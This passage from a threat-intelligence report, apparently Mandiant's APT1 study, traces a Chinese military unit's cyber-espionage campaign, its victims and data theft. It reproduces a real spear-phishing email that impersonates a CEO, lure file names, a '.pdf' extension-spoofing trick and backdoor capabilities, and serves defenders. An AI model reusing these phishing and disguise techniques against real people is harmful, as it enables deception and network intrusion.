Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F, accessed February 6, 2013.

Address: 上海市浦东新区大同路305号 (Pudong New Area, Shanghai, Datong Road 305)
Building Name: 中国人民解放军第61398部队后勤部 (Logistics Department of the Chinese People's Liberation Army Unit 61,398)(
Chinese phone book listing building name and address; http://114.mingluji.com/category/%E7%B1%B-B%E5%9E%8B/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B?page=69, accessed February 6, 2013.

[23] Unit 61398 Kindergarden Listed in Shanghai Pudong: http://www.pudong-edu.sh.cn/Web/PD/jyzc_school.aspx?SiteID=45&UnitID=2388

[24] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 125, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.

FIGURE 8: China Telecom Memo discussing Unit 61398 source:
http://r9.he3.com.cn/%E8%A7%84%E5%88%92/%E9%81%93%E8%B7%AF%E5%8F%8A%E5%85%B6%E
4%BB%96%E8%A7%84%E5%88%92%E5%9B%BE%E7%BA%B8/%E4%BF%A1%E6%81%AF%E5%9B%A
D%E5%8C%BA/%E5%85%B3%E4%BA%8E%E6%80%BB%E5%8F%82%E4%B8%89%E9%83%A8%E4%B
A%8C%E5%B1%80-%E4%B8%8A%E6%B5%B7005%E4%B8%AD%E5%BF%83%E9%9C%80%E4%BD%B-
F%E7%94%A8%E6%88%91%E5%85%AC%E5%8F%B8%E9%80%9A%E4%BF%A1.pdf[25]

---

[25] This link has Chinese characters in it which are represented in URL encoding

Market Department Examining Control Affairs Division Report

Requesting Concurrence Concerning the General Staff Department 3rd Department 2nd Bureau Request to Use Our Company's Communication Channel

Division Leader Wu:

The Chinese People's Liberation Army Unit 61398 (General Staff Department 3rd Department 2nd Bureau) wrote to us a few days ago saying that, in accordance with their central command "8508" on war strategy construction [or infrastructure] need, the General Staff Department 3rd Department 2nd Bureau (Gaoqiao Base) needs to communicate with Shanghai City 005 Center (Shanghai Intercommunication Network Control Center within East Gate Bureau) regarding intercommunication affairs. This bureau already placed fiber-optic cable at the East Gate front entrance [road pole]. They need to use two ports to enter our company's East Gate communication channel. The length is about 30m. At the same time, the second stage construction (in Gaoqiao Base) needs to enter into our company's Shanghai Nanhui Communication Park 005 Center (special-use bureau). This military fiber-optic cable has already been placed at the Shanghai Nanhui Communication Park entrance. They need to use 4 of our company ports inside the Nanhui Communication Park to enter. The length is 600m. Upon our division's negotiation with the 3rd Department 2nd Bureau's communication branch, the military has promised to pay at most 40,000 Yuan for each port. They also hope Shanghai Telecom will smoothly accomplish this task for the military based on the principle that national defense construction is important. After checking the above areas' channels, our company has a relatively abundant inventory to satisfy the military's request.

This is our suggestion: because this is concerning defense construction, and also the 3rd Department 2nd Bureau is a very important communication control department, we agree to provide the requested channels according to the military's suggested price. Because this is a one-time payment, and it is difficult to use the normal renting method, we suggest our company accept one-time payment using the reason of "Military Co-Construction [with China Telecom] of Communication Channels" and provide from our inventory. The military's co-building does not interfere with our proprietary rights. If something breaks, the military is responsible to repair it and pay for the expenses. After you agree with our suggestion, we will sign an agreement with the communication branch of 61398 and implement it.

Please provide a statement about whether the above suggestion is appropriate or not.

[Handwritten Note]Agree with the Market Department Examining Control Affairs Division suggestion; inside the agreement clearly [...define? (illegible) ...] both party's responsibilities.

FIGURE 9: English Translation of China Telecom Memo

Synopsis of PLA Unit 61398

The evidence we have collected on PLA Unit 61398's mission and infrastructure reveals an organization that:

» Employs hundreds, perhaps thousands of personnel

» Requires personnel trained in computer security and computer network operations

» Requires personnel proficient in the English language

» Has large-scale infrastructure and facilities in the "Pudong New Area" of Shanghai

» Was the beneficiary of special fiber optic communication infrastructure provided by state-owned enterprise China Telecom in the name of national defense

The following sections of this report detail APT1's cyber espionage and data theft operations. The sheer scale and duration of these sustained attacks leave little doubt about the enterprise scale of the organization behind this campaign. We will demonstrate that the nature of APT1's targeted victims and the group's infrastructure and tactics align with the mission and infrastructure of PLA Unit 61398.

**Organizations compromised
by APT1 over time**

2006

2007

2008

2009

2010

2011

2012

2013

APT1: YEARS OF ESPIONAGE

Our evidence indicates that APT1 has been stealing hundreds of terabytes of data from at least 141 organizations across a diverse set of industries beginning as early as 2006. Remarkably, we have witnessed APT1 target dozens of organizations simultaneously. Once the group establishes access to a victim's network, they continue to access it periodically over several months or years to steal large volumes of valuable intellectual property, including technology blueprints, proprietary manufacturing processes, test results, business plans, pricing documents, partnership agreements, emails and contact lists from victim organizations' leadership. We believe that the extensive activity we have directly observed represents only a small fraction of the cyber espionage that APT1 has committed.

APT1 Puts the "Persistent" in APT

Since 2006 we have seen APT1 relentlessly expand its access to new victims. Figure 10 shows the timeline of the 141 compromises we are aware of; each marker in the figure represents a separate victim and indicates the earliest *confirmed* date of APT1 activity in that organization's network.[26]

With the ephemeral nature of electronic evidence, many of the dates of earliest known APT1 activity shown here underestimate the duration of APT1's presence in the network.

FIGURE 10: Timeline showing dates of earliest known APT1 activity in the networks of the 141 organizations in which Mandiant has observed APT1 conducting cyber espionage.

[26] Figure 10 shows that we have seen APT1 compromise an increasing number of organizations each year, which may reflect an increase in APT1's activity. However, this increase may also simply reflect Mandiant's expanding visibility into APT1's activities as the company has grown and victims' awareness of cyber espionage activity in their networks has improved.

> **Longest time period within which APT1 has continued to access a victim's network:**
>
> **4 Years, 10 Months**

Once APT1 has compromised a network, they repeatedly monitor and steal proprietary data and communications from the victim for months or even years. For the organizations in Figure 10, we found that APT1 maintained access to the victim's network for an average of 356 days.[27] The longest time period APT1 maintained access to a victim's network was at least 1,764 days, or four years and ten months. APT1 was not continuously active on a daily basis during this time period; however, in the vast majority of cases we observed, APT1 continued to commit data theft as long as they had access to the network.

APT1's Geographic & Industry Focus

The organizations targeted by APT1 primarily conduct their operations in English. However, we have also seen the group target a small number of non-English speaking victims. A full 87% of the APT1 victims we have observed are headquartered in countries where English is the native language (see Figure 11). This includes 115 victims located in the U.S. and seven in Canada and the United Kingdom. Of the remaining 19 victims, 17 use English as a primary language for operations. These include international cooperation and development agencies, foreign governments in which English is one of multiple official languages, and multinational conglomerates that primarily conduct their business in English. Only two victims appear to operate using a language other than English. Given that English-language proficiency is required for many members of PLA Unit 61398, we believe that the two non-English speaking victims are anomalies representing instances in which APT1 performed tasks outside of their normal activities.

---

[27] This is based on 91 of the 141 victim organizations shown. In the remaining cases, APT1 activity is either ongoing or else we do not have visibility into the last known date of APT1 activity in the network.

OBSERVED GLOBAL APT1 ACTIVITY

1 Norway
5 United Kingdom
1 Belgium
2 Canada
1 Luxemborg
1 France
3 Israel
3 India
115 United States
2 Switzerland
1 UAE
2 Taiwan
1 Japan
2 Singapore
1 South Africa

FIGURE 11: Geographic location of APT1's victims. In the case of victims with a multinational presence, the location shown reflects either the branch of the organization that APT1 compromised (when known), or else is the location of the organization's headquarters.

APT1 has demonstrated the capability and intent to steal from dozens of organizations across a wide range of industries virtually simultaneously. Figure 12 provides a view of the earliest known date of APT1 activity against all of the 141 victims we identified, organized by the 20 major industries they represent. The results suggest that APT1's mission is extremely broad; the group does not target industries systematically but more likely steals from an enormous range of industries on a continuous basis. Since the organizations included in the figure represent only the fraction of APT1 victims that we confirmed directly, the range of industries that APT1 targets may be even broader than our findings suggest.

Further, the scope of APT1's parallel activities implies that the group has significant personnel and technical resources at its disposal. In the first month of 2011, for example, Figure 12 shows that APT1 successfully compromised 17 new victims operating in 10 different industries. Since we have seen that the group remains active in each victim's network for an average of nearly a year after the initial date of compromise, we infer that APT1 committed these 17 new breaches while simultaneously maintaining access to and continuing to steal data from a number of previously compromised victims.

TIMELINE OF APT1 COMPROMISES BY INDUSTRY SECTOR

FIGURE 12: Timeframe of APT1's cyber espionage operations against organizations by industry. The dots within each bar represent the earliest known date on which APT1 compromised a new organization within the industry.

We believe that organizations in all industries related to China's strategic priorities are potential targets of APT1's comprehensive cyber espionage campaign. While we have certainly seen the group target some industries more heavily than others (see Figure 13), our observations confirm that APT has targeted at least four of the seven strategic emerging industries that China identified in its 12th Five Year Plan.[28]

Industries Compromised by APT1

FIGURE 13: Number of APT1 victims by industry. We determined each organization's industry based on reviewing its industry classification in the Hoover's[29] system. We also considered the content of the data that APT1 stole in each case, to the extent that this information was available.

[28] Joseph Casey and Katherine Koleski, *Backgrounder: China's 12th Five-Year Plan*, U.S.-China Economic & Security Review Commission (2011), 19, http://www.uscc.gov/researchpapers/2011/12th-FiveYearPlan_062811.pdf, accessed February 3, 2013.

[29] http://www.hoovers.com/

APT1 Data Theft

APT1 steals a broad range of information from its victims. The types of information the group has stolen relate to:

» product development and use, including information on test results, system designs, product manuals, parts lists, and simulation technologies;

» manufacturing procedures, such as descriptions of proprietary processes, standards, and waste management processes;

» business plans, such as information on contract negotiation positions and product pricing, legal events, mergers, joint ventures, and acquisitions;

» policy positions and analysis, such as white papers, and agendas and minutes from meetings involving high-ranking personnel;

» emails of high-ranking employees; and

» user credentials and network architecture information.

It is often difficult for us to estimate how much data APT1 has stolen during their intrusions for several reasons:

» APT1 deletes the compressed archives after they pilfer them, leaving solely trace evidence that is usually overwritten during normal business activities.

» Pre-existing network security monitoring rarely records or identifies the data theft.

» The duration of time between the data theft and Mandiant's investigation is often too great, and the trace evidence of data theft is overwritten during the normal course of business.

» Some victims are more intent on assigning resources to restore the security of their network in lieu of investigating and understanding the impact of the security breach.

Even with these challenges, we have observed APT1 steal as much as 6.5 terabytes of compressed data from a single organization over a ten-month time period. Given the scope of APT1's operations, including the number of organizations and industries we have seen them target, along with the volume of data they are clearly capable of stealing from any single organization, APT1 has likely stolen hundreds of terabytes from its victims.

> **Largest APT1 data theft from a single organization:**
>
> **6.5 Terabytes**
>
> over 10 months

Although we do not have direct evidence indicating who receives the information that APT1 steals or how the recipient processes such a vast volume of data, we do believe that this stolen information can be used to obvious advantage by the PRC and Chinese state-owned enterprises. As an example, in 2008, APT1 compromised the network of a company involved in a wholesale industry. APT1 installed tools to create compressed file archives and to extract emails and attachments. Over the following 2.5 years, APT1 stole an unknown number of files from the victim and repeatedly accessed the email accounts of several executives, including the CEO and General Counsel. During this same time period, major news organizations reported that China had successfully negotiated a double-digit decrease in price per unit with the victim organization for one of its major commodities. This may be coincidental; however, it would be surprising if APT1 could continue perpetrating such a broad mandate of cyber espionage and data theft if the results of the group's efforts were not finding their way into the hands of entities able to capitalize on them.

APT1 In The News

Public reporting corroborates and extends our observations of APT1's cyber espionage activity. However, several factors complicate the process of compiling and synthesizing public reports on APT1. For one thing, information security researchers and journalists refer to APT1 by a variety of names. In addition, many cyber security analysts focus on writing about tools that are shared between multiple Chinese APT groups without differentiating between the various actors that use them.

To assist researchers in identifying which public reports describe the threat group that we identify as APT1, Table 3 provides a list of APT group nicknames that frequently appear in the media and differentiates between those that describe APT1 and those that do not. In addition, below is a list of public reports about Chinese threat actors that we have confirmed as referring to APT1.

» The earliest known public report about APT1 infrastructure is a 2006 publication from the Japanese division of Symantec.[30] The report calls out the hostname sb.hugesoft.org, which is registered to an APT1 persona known as Ugly Gorilla (discussed later in this report).

» In September 2012, Brian Krebs of the "Krebs on Security" cybercrime blog reported on a security breach at Telvent Canada Ltd (now Schneider Electric), which we attributed to APT1 based on the tools and infrastructure that the hackers used to exploit and gain access to the system.[31]

TABLE 3: Identifying APT1 Nicknames in the News

Nickname	Verdict
Comment Crew	Confirmed APT1
Comment Group	Confirmed APT1
Shady Rat	*Possibly APT1 (not confirmed)*
Nitro Attacks	Not APT1; Attributed to another tracked APT group
Elderwood	Not APT1; Attributed to another tracked APT group
Sykipot	Not APT1; Attributed to another tracked APT group
Aurora	Not APT1; Attributed to another tracked APT group
Night Dragon	Not APT1; Attributed to another tracked APT group

» A SCADA security company by the name of Digital Bond published a report of spear phishing against its company in June 2012.[32] AlienVault provided analysis on the associated malware.[33] Indicators included in the report have been attributed as part of APT1 infrastructure.

» In November 2012, Bloomberg's Chloe Whiteaker authored a piece on a Chinese threat group called "Comment Group," which described the various tools and domains used by APT1 persona Ugly Gorilla.[34]

---

[30] Symantec, "Backdoor.Wualess," *Symantec Security Response* (2007), http://www.symantec.com/ja/jp/security_response/print_writeup.jsp?docid=2006-101116-1723-99, accessed February 3, 2013.

[31] Brian Krebs, "Chinese Hackers Blamed for Intrusion at Energy Industry Giant Telvent," *Krebs on Security* (2012) http://krebsonsecurity.com/2012/09/chinese-hackers-blamed-for-intrusion-at-energy-industry-giant-telvent/, accessed February 3, 2013

[32] Reid Wightman, "Spear Phishing Attempt," *Digital Bond* (2012), https://www.digitalbond.com/blog/2012/06/07/spear-phishing-attempt/, accessed February 3, 2013.

[33] Jaime Blasco, "Unveiling a spearphishing campaign and possible ramifications," *Alien Vault* (2012), http://labs.alienvault.com/labs/index.php/2012/unveiling-a-spearphishing-campaign-and-possible-ramifications/, accessed February 3, 2013.

[34] Chloe Whiteaker, "Following the Hackers' Trail," *Bloomberg*, (2012) http://go.bloomberg.com/multimedia/following-hackers-trail/, accessed February 3, 2013.

APT1: ATTACK LIFECYCLE

APT1 has a well-defined attack methodology, honed over years and designed to steal massive quantities of intellectual property. They begin with aggressive spear phishing, proceed to deploy custom digital weapons, and end by exporting compressed bundles of files to China – before beginning the cycle again. They employ good English — with acceptable slang — in their socially engineered emails. They have evolved their digital weapons for more than seven years, resulting in continual upgrades as part of their own software release cycle. Their ability to adapt to their environment and spread across systems makes them effective in enterprise environments with trust relationships.

These attacks fit into a cyclic pattern of activity that we will describe in this section within the framework of Mandiant's Attack Lifecycle model. In each stage we will discuss APT1's specific techniques to illustrate their tenacity and the scale at which they operate. (See Appendix B: "APT and the Attack Lifecycle" for a high-level overview of the steps most APT groups take in each stage of the Attack Lifecycle.)


FIGURE 14: Mandiant's Attack Lifecycle Model

The Initial Compromise

The Initial Compromise represents the methods intruders use to first penetrate a target organization's network. As with most other APT groups, spear phishing is APT1's most commonly used technique. The spear phishing emails contain either a malicious attachment or a hyperlink to a malicious file. The subject line and the text in the email body are usually relevant to the recipient. APT1 also creates webmail accounts using real peoples' names — names that are familiar to the recipient, such as a colleague, a company executive, an IT department employee, or company counsel — and uses these accounts to send the emails. As a real-world example, this is an email that APT1 sent to Mandiant employees:

```
Date: Wed, 18 Apr 2012 06:31:41 -0700
From: Kevin Mandia <kevin.mandia@rocketmail.com>
Subject: Internal Discussion on the Press
Release

Hello,
Shall we schedule a time to meet next week?
We need to finalize the press release.
Details click here.

Kevin Mandia
```

**FIGURE 15: APT1 Spear Phishing Email**

At first glance, the email appeared to be from Mandiant's CEO, Kevin Mandia. However, further scrutiny shows that the email was not sent from a Mandiant email account, but from "kevin.mandia@rocketmail.com". Rocketmail is a free webmail service. The account "kevin.mandia@rocketmail.com" does not belong to Mr. Mandia. Rather, an APT1 actor likely signed up for the account specifically for this spear phishing event. If anyone had clicked on the link that day (which no one did, thankfully), their computer would have downloaded a malicious ZIP file named "Internal_Discussion_Press_Release_In_Next_Week8.zip". This file contained a malicious executable that installs a custom APT1 backdoor that we call WEBC2-TABLE.

Although the files that APT1 actors attach or link to spear phishing emails are not always in ZIP format, this is the predominant trend we have observed in the last several years. Below is a sampling of file names that APT1 has used with their malicious ZIP files:

```
2012ChinaUSAviationSymposium.zip
Employee-Benefit-and-Overhead-Adjustment-Keys.zip
MARKET-COMMENT-Europe-Ends-Sharply-Lower-On-Data-Yields-Jump.zip
Negative_Reports_Of_Turkey.zip
New_Technology_For_FPGA_And_Its_Developing_Trend.zip
North_Korean_launch.zip
Oil-Field-Services-Analysis-And-Outlook.zip
POWER_GEN_2012.zip
Proactive_Investors_One2One_Energy_Investor_Forum.zip
Social-Security-Reform.zip
South_China_Sea_Security_Assessment_Report.zip
Telephonics_Supplier_Manual_v3.zip
The_Latest_Syria_Security_Assessment_Report.zip
Updated_Office_Contact_v1.zip
Updated_Office_Contact_v2.zip
Welfare_Reform_and_Benefits_Development_Plan.zip
```

The example file names include military, economic, and diplomatic themes, suggesting the wide range of industries that APT1 targets. Some names are also generic (e.g., "updated_office_contact_v1.zip") and could be used for targets in any industry.

On some occasions, unsuspecting email recipients have replied to the spear phishing messages, believing they were communicating with their acquaintances. In one case a person replied, "I'm not sure if this is legit, so I didn't open it." Within 20 minutes, someone in APT1 responded with a terse email back: "It's legit."

FIGURE 16: APT1's interaction with a spear phishing recipient

Would you click on this?

Some APT1 actors have gone to the trouble of making the malicious software inside their ZIP files look like benign Adobe PDF files. Here is an example:

Name	Type
employee benefit and overhead adjustment keys.pdf …	Application

This is not a PDF file. It looks like the filename has a PDF extension but the file name actually includes 119 spaces after ".pdf" followed by ".exe" — the real file extension. APT1 even went to the trouble of turning the executable's icon to an Adobe symbol to complete the ruse. However, this file is actually a dropper for a custom APT1 backdoor that we call WEBC2-QBP.

Establishing A Foothold

Establishing a foothold involves actions that ensure control of the target network's systems from outside the network. APT1 establishes a foothold once email recipients open a malicious file and a backdoor is subsequently installed. A backdoor is software that allows an intruder to send commands to the system remotely. In almost every case, APT backdoors initiate outbound connections to the intruder's "command and control" (C2) server. APT intruders employ this tactic because while network firewalls are generally adept at keeping malware outside the network from initiating communication with systems inside the network, they are less reliable at keeping malware that is already inside the network from communicating to systems outside.

FIGURE 17: Backdoors installed on compromised systems usually initiate connections with C2 servers

While APT1 intruders occasionally use publicly available backdoors such as Poison Ivy and Gh0st RAT, the vast majority of the time they use what appear to be their own custom backdoors. We have documented 42 families of backdoors in "Appendix C: The Malware Arsenal" that APT1 uses that we believe are not publicly available. In addition we have provided 1,007 MD5 hashes associated with APT1 malware in Appendix E. We will describe APT1's backdoors in two categories: "Beachhead Backdoors" and "Standard Backdoors."

Beachhead Backdoors

Beachhead backdoors are typically minimally featured. They offer the attacker a toe-hold to perform simple tasks like retrieve files, gather basic system information and trigger the execution of other more significant capabilities such as a standard backdoor.

APT1's beachhead backdoors are usually what we call WEBC2 backdoors. WEBC2 backdoors are probably the most well-known kind of APT1 backdoor, and are the reason why some security companies refer to APT1 as the "Comment Crew." A WEBC2 backdoor is designed to retrieve a webpage from a C2 server. It expects the webpage to contain special HTML tags; the backdoor will attempt to interpret the data between the tags as commands. Older versions of WEBC2 read data between HTML comments, though over time WEBC2 variants have evolved to read data contained within other types of tags. From direct observation, we can confirm that APT1 was using WEBC2 backdoors as early as July 2006. However, the first compile time[35] we have for WEBC2-KT3 is 2004-01-23, suggesting that APT1 has been crafting WEBC2 backdoors since early 2004. Based on the 400+ samples of WEBC2 variants that we have accumulated, it appears that APT1 has direct access to developers who have continually released new WEBC2 variants for over six years.

For example, these two build paths, which were discovered inside WEBC2-TABLE samples, help to illustrate how APT1 has been steadily building new WEBC2 variants as part of a continuous development process:

What is a malware family?

A malware family is a collection of malware in which each sample shares a significant amount of code with all of the others. To help illustrate this, consider the following example from the physical world. There is now a vast array of computing tablets for sale. These include Apple's iPad, Samsung's Galaxy Tab, and Microsoft's Surface. Although these are all tablet computers, "under the hood" they are probably quite different. However, one can expect that an iPad 1 and an iPad 2 share a significant number of components — much more than, say, an iPad 1 and a Microsoft Surface. Thus it makes sense to refer to the iPad "family" and the Surface "family".

When it comes to computer programs, in general if they share more than 80% of the same code we consider them part of the same family. There are exceptions: for example, some files contain public and standard code libraries that we do not take into consideration when making a family determination.

Sample A

```
MD5: d7aa32b7465f55c368230bb52d52d885
Compile date: 2012-02-23
\work\code\2008-7-8muma\mywork\winInet_
winApplication2009-8-7\mywork\
aaaaaaa2012-2-23\Release\aaaaaaa.pdb
```

Sample B

```
MD5: c1393e77773a48b1eea117a302138554
Compile date: 2009-08-07
D:\work\code\2008-7-8muma\mywork\winInet_
winApplication2009-8-7\mywork\aaaaaaa\Release\
aaaaaaa.pdb
```

WEBC2 families

WEBC2-AUSOV	WEBC2-KT3
WEBC2-ADSPACE	WEBC2-QBP
WEBC2-BOLID	WEBC2-RAVE
WEBC2-CLOVER	WEBC2-TABLE
WEBC2-CSON	WEBC2-TOCK
WEBC2-DIV	WEBC2-UGX
WEBC2-GREENCAT	WEBC2-YAHOO
WEBC2-HEAD	WEBC2-Y21K

… and many still uncategorized

---

[35] "Compile" refers to the process of transforming a programmer's source code into a file that a computer can understand and execute. The compile date is easily accessible in the PE header of the resulting executable file unless the intruder takes additional steps to obfuscate it.

A "build path" discloses the directory from which the programmer built and compiled his source code. These samples, compiled 2.5 years apart, were compiled within a folder named "work\code\...\mywork". The instances of "work" suggest that working on WEBC2 is someone's day job and not a side project or hobby. Furthermore, the Sample A build string includes "2012-2-23" — which matches Sample A's compile date. The Sample B build string lacks "2012-2-23" but includes "2009-8-7" — which also matches Sample B's compile date. This suggests that the code used to compile Sample A was modified from code that was used to compile Sample B 2.5 years previously. The existence of "2008-7-8" suggests that the code for both samples was modified from a version that existed in July 2008, a year before Sample B was created. This series of dates indicates that developing and modifying the WEBC2 backdoor is an iterative and long-term process.

WEBC2 backdoors typically give APT1 attackers a short and rudimentary set of commands to issue to victim systems, including:
» Open an interactive command shell (usually Windows' cmd.exe)
» Download and execute a file
» Sleep (i.e. remain inactive) for a specified amount of time

